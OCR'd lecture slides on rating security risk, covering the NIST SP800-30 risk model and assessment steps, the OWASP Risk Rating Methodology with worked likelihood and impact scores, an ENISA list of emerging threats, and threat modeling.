
(ii) implementation decisions (including whether specific information technology products or product configurations meet security control requirements);

(iii) (iii) operational decisions (including the requisite level of monitoring activity, the frequency of ongoing information system authorizations, and system maintenance decisions).

E3g1 Security Risk: Rating

NIST SP800-30 – Risk Model 1/2

Risk models define the risk factors to be assessed and the relationships among those factors.



Threat Source

with **Characteristics** (e.g., Capability, Intent, and Targeting for Adversarial Threats)

initiates with **Likelihood** of Initiation

Threat Event

with **Sequence** of actions, activities, or scenarios

exploits with **Likelihood** of Success

Vulnerability

with **Severity**

In the context of

Predisposing Conditions

with **Pervasiveness**

Security Controls Planned / Implemented

with **Effectiveness**

causing with **Degree**

Adverse Impact

with **Risk** as a combination of **Impact** and **Likelihood**

producing

ORGANIZATIONAL RISK

To organizational operations (mission, functions, image, reputation), organizational assets, individuals, other organizations, and the Nation.

Inputs from Risk Framing Step (Risk Management Strategy or Approach)


Influencing and Potentially Modifying Key Risk Factors

Risk factors are:

- characteristics used in risk models as inputs to determining levels of risk in risk assessments;
- communications items to highlight what strongly affects the levels of risk in particular situations, circumstances, or contexts.

E3g2 Security Risk: Rating

NIST SP800-30 – Risk Model 2/2



Typical risk factors include

1. **Threat**: circumstance or event with the potential to adversely impact organizational operations and assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, or modification of information, and/or denial of service,

2. **Vulnerability**: weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source;

3. **Predisposing Condition**: condition that exists within an organization, a mission or business process, enterprise architecture, information system, or environment of operation, which affects (i.e., increases or decreases) the likelihood that threat events, once initiated, result in adverse impacts to organizational operations and assets, individuals, other organizations, or the Nation;

4. **Likelihood**: weighted risk factor based on an analysis of the probability that a given threat is capable of exploiting a given vulnerability (or set of vulnerabilities);

5. **Impact**: e magnitude of harm that can be expected to result from the consequences of unauthorized disclosure of information, unauthorized modification of information, unauthorized destruction of information, or loss of information or information system availability


E3h Security Risk: Rating

NIST SP800-30 – Risk Assessment Process

The risk assessment process is composed of four steps:

(i) prepare for the assessment;
(ii) conduct the assessment;
(iii) communicate assessment results;
(iv) maintain the assessment

Each step is divided into a set of tasks



Step 1: Prepare for Assessment
Derived from Organizational Risk Frame

Step 2: Conduct Assessment
Expanded Task View

Identify Threat Sources and Events

Identify Vulnerabilities and Predisposing Conditions

Determine Likelihood of Occurrence

Determine Magnitude of Impact


Determine Risk

Step 3: Communicate Results

Step 4: Maintain Assessment

E3i1 Security Risk: Rating

NIST SP800-30 – Risk Assessment Steps 1/2




Risk Assessment Steps:

1. **Preparing for the Risk Assessment**: establish a context for the risk assessment. It includes the following tasks:
   1. Identify the purpose of the assessment;
   2. Identify the scope of the assessment;
   3. Identify the assumptions and constraints associated with the assessment;
   4. Identify the sources of information to be used as inputs to the assessment;
   5. Identify the risk model and analytic approaches (i.e., assessment and analysis approaches) to be employed during the assessment.
2. **Conducting the Risk Assessment**: produce a list of information security risks that can be prioritized by risk level and used to inform risk response decisions. It includes the following tasks:
   1. Identify threat sources that are relevant to organizations;
   2. Identify threat events that could be produced by those sources;
   3. Identify vulnerabilities within organizations that could be exploited by threat sources through specific threat events and the predisposing conditions that could affect successful exploitation;
   4. Determine the likelihood that the identified threat sources would initiate specific threat events and the likelihood that the threat events would be successful;
   5. Determine the adverse impacts to organizational operations and assets, individuals, other organizations, and the Nation resulting from the exploitation of vulnerabilities by threat sources (through specific threat events);
   6. Determine information security risks as a combination of likelihood of threat exploitation of vulnerabilities and the impact of such exploitation, including any uncertainties associated with the risk determinations.;

E3i2 Security Risk: Rating

NIST SP800-30 – Risk Assessment Steps 2/2




Risk Assessment Steps:

3. **Communicating and Sharing Risk Assessment Information**: ensure that decision makers across the organization have the appropriate risk-related information needed to inform and guide risk decisions. It includes the following tasks:
    1. Communicate the risk assessment results;
    2. Share information developed in the execution of the risk assessment, to support other risk management activities.

4. **Maintaining the Risk Assessment**: o keep current, the specific knowledge of the risk organizations incur. It includes the following tasks:
    1. Monitor risk factors identified in risk assessments on an ongoing basis and understanding subsequent changes to those factors; and
    2. Update the components of risk assessments reflecting the monitoring activities carried out by organizations.


E4a Security Risk: Rating

OWASP Risk Rating Methodology – Threat Identification



Step 1: Identifying a Risk

The first step is to identify a security risk that needs to be rated.
The tester needs to gather information about the threat agent involved, the attack that will be used, the vulnerability involved, and the impact of a successful exploit on the business.
There may be multiple possible groups of attackers, or even multiple possible business impacts. In general, it's best to err on the side of caution by using the worst-case option, as that will result in the highest overall risk.




TOP 10 EMERGING CYBER-SECURITY THREATS FOR 2030
1 Supply chain compromise of software dependencies
2 Advanced disinformation campaigns
3 Rise of digital surveillance authoritarianism/ loss of privacy
4 Human error and exploited legacy systems within cyber-physical ecosystems
5 Targeted attacks enhanced by smart device data
6 Lack of analysis and control of space-based infrastructure and objects
7 Rise of advanced hybrid threats
8 Skill shortage
9 Cross border ICT service providers as a single point of failure
10 Artificial Intelligence Abuse
AI
THREATS 2030
enisa
EUROPEAN UNION AGENCY FOR CYBERSECURITY

https://www.enisa.europa.eu/news/cybersecurity-threats-fast-forward-2030

E4b Security Risk: Rating

OWASP Risk Rating Methodology - Threats



Step 2: Factors for Estimating Likelihood

There are essentially 2 set of factors that can help determine the likelihood: Threat and Vunerability.

Threat agent factors			
Skill level	Motive	Opportunity	Size
5	2	7	1
Overall likelihood=3.750 (MEDIUM)			

Threat Agent Factors

The goal here is to estimate the likelihood of a successful attack by this group of threat agents. Use the worst-case threat agent.

•**Skill Level** - How technically skilled is this group of threat agents? No technical skills (1), some technical skills (3), advanced computer user (5), network and programming skills (6), security penetration skills (9)


•**Motive** - How motivated is this group of threat agents to find and exploit this vulnerability? Low or no reward (1), possible reward (4), high reward (9)

•**Opportunity** - What resources and opportunities are required for this group of threat agents to find and exploit this vulnerability? Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)

•**Size** - How large is this group of threat agents? Developers (1), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)

E4c Security Risk: Rating

OWASP Risk Rating Methodology - Vulnerability



Step 2: Factors for Estimating Likelihood

There are essentially 2 set of factors that can help determine the likelihood: Threat and Vunerability.

Vulnerability Factors

The goal here is to estimate the likelihood of the particular vulnerability involved being discovered and exploited. Assume the threat agent selected above.

•**Ease of Discovery** - How easy is it for this group of threat agents to discover this vulnerability? Practically impossible (1), difficult (3), easy (7), automated tools available (9)

•**Ease of Exploit** - How easy is it for this group of threat agents to actually exploit this vulnerability? Theoretical (1), difficult (3), easy (5), automated tools available (9)


•**Awareness** - How well known is this vulnerability to this group of threat agents? Unknown (1), hidden (4), obvious (6), public knowledge (9)

•**Intrusion Detection** - How likely is an exploit to be detected? Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)

Vulnerability factors			
Ease of discovery	Ease of exploit	Awareness	Intrusion detection
3	6	9	2
Overall likelihood=5.000 (MEDIUM)			

E4d Security Risk: Rating

OWASP Risk Rating Methodology – Overall Likelihood



Step 2: Factors for Estimating Likelihood


There are essentially 2 set of factors that can help determine the likelihood.

Threat agent factors					**Vulnerability factors**			
Skill level	Motive	Opportunity	Size		Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1		3	6	9	2
Overall likelihood=4.375 (MEDIUM)								

Putting together the factors about Threat and Vulnerability (executing the average, as always)

E4e Security Risk: Rating

OWASP Risk Rating Methodology – Technical Impact



Step 3: Factors for Estimating Impact

There are essentially 2 set of Impacts: Technical (application and data) and Business (company and earned money).

Technical Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability
9	7	5	8
Overall Technical Impact =7.250 (HIGH)			

Technical Impact Factors

The goal is to estimate the magnitude of the impact on the system if the vulnerability were to be exploited.

•**Loss of Confidentiality** - How much data could be disclosed and how sensitive is it? Minimal non-sensitive data disclosed (2), minimal critical data disclosed (6), extensive non-sensitive data disclosed (6), extensive critical data disclosed (7), all data disclosed (9)


•**Loss of Integrity** - How much data could be corrupted and how damaged is it? Minimal slightly corrupt data (1), minimal seriously corrupt data (3), extensive slightly corrupt data (5), extensive seriously corrupt data (7), all data totally corrupt (9)

•**Loss of Availability** - How much service could be lost and how vital is it? Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), all services completely lost (9)

•**Loss of Accountability** - Are the threat agents' actions traceable to an individual? Fully traceable (1), possibly traceable (7), completely anonymous (9)

E4f Security Risk: Rating

OWASP Risk Rating Methodology – Business Impact



Step 3: Factors for Estimating Impact

There are essentially 2 set of Impacts: Technical (application and data) and Business (company and earned money).

Business Impact Factors


common areas for many businesses but this area is even more unique to a company than the factors related to threat agent, vulnerability, and technical impact)

- **Financial damage** - How much financial damage will result from an exploit? Less than the cost to fix the vulnerability (1), minor effect on annual profit (3), significant effect on annual profit (7), bankruptcy (9)
- **Reputation damage** - Would an exploit result in reputation damage that would harm the business? Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)
- **Non-compliance** - How much exposure does non-compliance introduce? Minor violation (2), clear violation (5), high profile violation (7)
- **Privacy violation** - How much personally identifiable information could be disclosed? One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)

Business Impact factors			
Financial Damage	Reputational Damage	Non-Compliance	Privacy Violation
1	2	1	5
Overall Business Impact = 2.250 (LOW)			

E4g Security Risk: Rating

OWASP Risk Rating Methodology - Estimation



Step 4: Determining the Severity of the Risk

The likelihood estimate and the impact estimate are put together to calculate an overall severity for this risk.

Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	**Low**	Medium
		LOW	**MEDIUM**	HIGH
	Likelihood			

Determining Severity

The tester can now combine the likelihood and impact estimates to get a final severity rating for this risk.

If there is good business impact information, it is better to use that instead of the technical impact information


In the example:

Overall **Likelihood** = 4.375 (MEDIUM)

Business **Impact** = 2.250 (LOW)

E4h Security Risk: Rating

OWASP Risk Rating Methodology - Remediation




Step 5: Deciding What to Fix
After the risks to the application have been classified, there will be a prioritized list of what to fix.

As a general rule, the most severe risks should be fixed first. It simply doesn’t help the overall risk profile to fix less important risks, even if they’re easy or cheap to fix.

Remember that not all risks are worth fixing, and some loss is not only expected, but justifiable based upon the cost of fixing the issue.
For example, if it would cost $100,000 to implement controls to stem $2,000 of fraud per year, it would take 50 years return on investment to stamp out the loss.
But remember there may be reputation damage from the fraud that could cost the organization much more.

E4i Security Risk: Rating

OWASP Risk Rating Methodology – Tailoring the Risk Model



Step 6: Customizing the Risk Rating Model

Having a risk ranking framework that is customizable for a business is critical for adoption.
There are several ways to tailor this model for the organization.

Adding factors

The tester can choose different factors that better represent what's important for the specific organization. For example, a military application might add impact factors related to loss of human life or classified information. The tester might also add likelihood factors, such as the window of opportunity for an attacker or encryption algorithm strength.

Customizing options


There are some sample options associated with each factor, but the model will be much more effective if the tester customizes these options to the business. For example, use the names of the different teams and the company names for different classifications of information. The tester can also change the scores associated with the options. The best way to identify the right scores is to compare the ratings produced by the model with ratings produced by a team of experts. You can tune the model by carefully adjusting the scores to match.

Weighting factors

The model above assumes that all the factors are equally important. You can weight the factors to emphasize the factors that are more significant for the specific business. This makes the model a bit more complex, as the tester needs to use a weighted average. But otherwise everything works the same. Again it is possible to tune the model by matching it against risk ratings the business agrees are accurate.

E5 Security Risk: Threats

Threat Modeling: 12 Available Methods (Carnegie Mellon University – SEI)



To prevent threats from taking advantage of system flaws, administrators can use threat-modeling methods to inform defensive measures.


Threat-modeling methods are used to create

- an **abstraction** of the **system**
- **profiles** of potential **attackers**, including their goals and methods
- a **catalog** of potential **threats** that may arise

Threat modeling should be **performed early** in the development cycle when potential **issues** can be caught early and **remedied**, preventing a much costlier fix down the line.

Using threat modeling to think about **security requirements** can lead to **proactive architectural decisions** that help reduce threats from the start.

